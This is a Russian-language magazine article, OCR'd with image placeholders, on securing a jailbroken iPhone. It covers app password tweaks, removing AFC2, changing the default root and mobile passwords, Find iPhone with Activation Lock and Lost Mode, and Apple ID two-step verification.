
Первый шаг — ввести ограничения на изменение определенных опций. Это системная функция, включается она в меню «Ограничения» раздела «Основные» настроек устройства. Здесь можно отрегулировать множество параметров — от использования браузера Safari до запрета на изменение громкости. Подумай, какие возможности для тебя наиболее важны, остальное желательно отключить.

Единственный недостаток меню «Ограничения» — слабая защита четырехзначным цифровым паролем.

Для защиты паролем каждого приложения нет системного решения, придется устанавливать специальные утилиты. Твик iProtect позволяет установить пароль на запуск каждой программы, а BioProtect — использовать отпечаток пальца для идентификации пользователя. Оба они доступны в стандартном репозитории BigBoss, и, к сожалению, за второй придется заплатить, а первый распространяется бесплатно только в качестве демоверсии, которой можно пользоваться всего десять дней.

INFO

Среди дополнительных возможностей iProtect можно выделить блокировку различных групп приложений, блокировку папок и даже смену цвета клавиатуры для ввода кода защиты приложений.




Защита приложения паролем

На что стоит установить пароль в первую очередь? На Cydia, на доступ к командной строке, чтобы было труднее изменить файлы твика. А также на все программы, где хранятся личные данные (заметки, фотографии, почта, сообщения).

Стоит удалить твики Apple File Conduit 2 и afc2add, если они установлены, так как при их помощи можно получить доступ ко всей файловой системе устройства с любого компьютера.

Следующий шаг — дополнительно обезопасить командную строку. Для этого поменяй пароли пользователей root и mobile. Введи сначала su root и пароль (стандартный — alpine), затем напиши в терминале passwd и свой новый код, после этого введи пароль еще раз. Теперь ту же самую операцию выполни уже с пользователем mobile, пароль у которого изначально отсутствует. В итоге, даже если несанкционированному пользователю удастся получить доступ к терминалу, никаких важных действий он совершить не сможет.



Установка нового пароля для пользователя root

Важный аспект, касающийся безопасности, — защита сохраненных паролей Safari. Их стоит или вовсе удалить и затем держать в защищенной паролем заметке («Настройки → Заметки → Пароль», после установки пароля эта опция доступна для каждой отдельной записи в меню «Поделиться»), или поставить пароль на само приложение «Настройки».

МЕХАНИЗМЫ ЗАЩИТЫ, ПРЕДЛАГАЕМЫЕ APPLE


Наверное, системы безопасности от самого производителя «яблочных» устройств на пользовательском рынке наиболее совершенны. В этой части статьи будут рассмотрены такие механизмы и сервисы, как «Найти iPhone», двухфакторная аутентификация и «Связка ключей iCloud».

Функция «Найти iPhone» была презентована давно, но настоящую ценность приобрела после добавления Activation Lock, опции, требующей ввода пароля привязанного Apple ID при активации аппарата. До этого блокировку устройства можно было снять перепрошивкой. Обойти ее невозможно — она, как и цифровой сертификат для перепрошивки, завязана на серверы Apple. Информация надежно шифруется, потому взломать Activation Lock не получилось еще ни у одного хакера.


Включить данный сервис просто. Зайди в раздел настроек «iCloud», выбери «Найти iPhone (iPad)» и активируй опцию. Даже пароля не потребуется. А вот выключить сервис можно уже только введя Apple ID.

Кроме того, была создана одноименная программа для удаленного отслеживания состояния устройств. Благодаря данной утилите можно его разблокировать, если оно было украдено, или отобразить телефон и прочую информацию о владельце (в таком случае разблокировка со стороны злоумышленника будет невозможна даже через поддержку Apple).


В приложении отображается список всех привязанных устройств. Выбери необходимое для отображения дополнительных опций. Здесь можно использовать несколько вариантов действий: воспроизвести звук, активировать «Режим пропажи» или стереть все данные с девайса. При активации «Режима пропажи» необходимо указать телефон, а также ввести сообщение, которое будет отображаться на экране. Оно появится или на экране блокировки, или в меню активации, как только iPhone соединится с сервером Apple (а для активации обязательно необходимо подключение к Сети).



Меню настроек «Найти iPhone»




«Режим пропажи»




Местонахождение устройства и действия, которые для него доступны

Теперь немного о двухфакторной аутентификации. Это опция, позволяющая подтверждать ввод Apple ID при помощи кода, который приходит на соответствующий номер телефона. При условии, что баннеры уведомлений отключены в любом виде, зайти и увидеть код злоумышленник сможет только после того, как сначала введет пароль разблокировки, а затем еще и пароль на само приложение. Для подключения данного сервиса перейди на сайт «Мой Apple ID». Затем войди в учетную запись там, в поле «Безопасность» нажми «Двухэтапная проверка». Ответь на контрольные вопросы, которые использовал при регистрации учетной записи.



